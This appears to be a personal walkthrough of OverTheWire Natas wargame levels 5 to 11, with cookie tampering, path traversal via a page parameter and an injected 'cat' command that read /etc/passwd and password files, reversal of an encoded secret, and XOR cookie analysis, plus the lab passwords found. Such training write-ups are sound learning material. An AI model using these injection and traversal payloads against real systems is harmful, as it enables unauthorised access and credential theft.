
NATAS

natas5

Used ZAP attack proxy to change the cookie “loggedin=0” to “loggedin=1”
natas6: aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1



natas6


Navigated to secret/secret.inc in URL
Ran GET request for the secret.inc folder using ZAP Proxy again.
Found the secret from the GET Request
<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
The password for natas7 is 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9

natas7

#Tools

#Method
Admire supremely fancy website.
View Page Source, and there is a hint.
<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->

So I am thinking a directory traversal.
Typed: https://natas7.natas.labs.overthewire.org/index.php?page=etc
in the url and got a BIG ERROR code pretty much leading me directly to the correct directory.



natas7

Home About

Warning: include(etc): failed to open stream: No such file or directory in **/var/www/natas/natas7/index.php** on line **21**

Warning: include(): Failed opening 'etc' for inclusion (include_path='.:/usr/share/php:/usr/share/pear') in **/var/www/natas/natas7/index.php** on line **21**


So the file we want is about 5 directories back, so I thin we can use ../ method

Warning: include(etc): failed to open stream: No such file or directory in **/var/www/natas/natas7/index.php** on line **21**

Warning: include(): Failed opening 'etc' for inclusion (include_path='.:/usr/share/php:/usr/share/pear') in **/var/www/-natas/natas7/index.php** on line **21**

https://natas7.natas.labs.overthewire.org/index.php?page=/etc/passwd
This URL dumped the location of the passwords for all users on the system.
THIS THE ONE
https://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8

DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe



natas8

#Tools:
CyberChef + Tools4noobs
#Methodology
Reverse engineering the encoded secret using php commands

```
<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
```

```
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>
```

Moving to terminal window:
(interactive mode)
php -a
php > echo hex2bin("3d3d516343746d4d6d6c315669563362")
==QcCtmMml1ViV3b #hex to bin
reverse this string with online tool ^
b3ViV1lmMmtCcQ==
then convert from base 64.
oubWYf2kBq
Input secret to the browser
The password for natas9 is W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl

natas9

#Tools

#Methodology
Directory Traversal
Output:needle
needle's
needled
needles
needless
needlessly
needlework
needlework's
View sourcecode
Output:../../../../etc/natas_webpass/natas10
dictionary.txt
View sourcecode

test; cat ../../../../etc/natas_webpass/natas10
nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu

natas10

#Tools if applicable

#Methodology
They are filtering on common regex now. ugh.

```
if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
```

#I am thinking the answer is some sort of URL encoding.

So looking at OWASP directory traversal techniques.
%fe%fe% = ../
NVM
so APPAREntly
just searching a random letter followed by the directory traversal will give the pass. weird.
y /etc/natas_webpass/natas11
annd got 'em.

/etc/natas_webpass/natas11:U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK

natas11

Cookies protected
Looks like another decoding/ ZAP Proxy jerb
176859643.1450320591.1627014334.1627075360.1627235099.4
Cookies are protected with XOR encryption

```
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);
```

Cookie value is below:
ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw%3D
%3D= (=)
Updated cookie without the encoding
ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw=

Refactor PHP code stored in the page source because XOR encryption is weird

```
<?php

$cookie = “ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw=”

function xor_encrypt($in) {
    $key = json_encode(array("showpassword"=>"no", “bgcolor”=>"#ffffff"));
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

echo xor_encrypt(base64_decode($cookie));
```

?>
ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK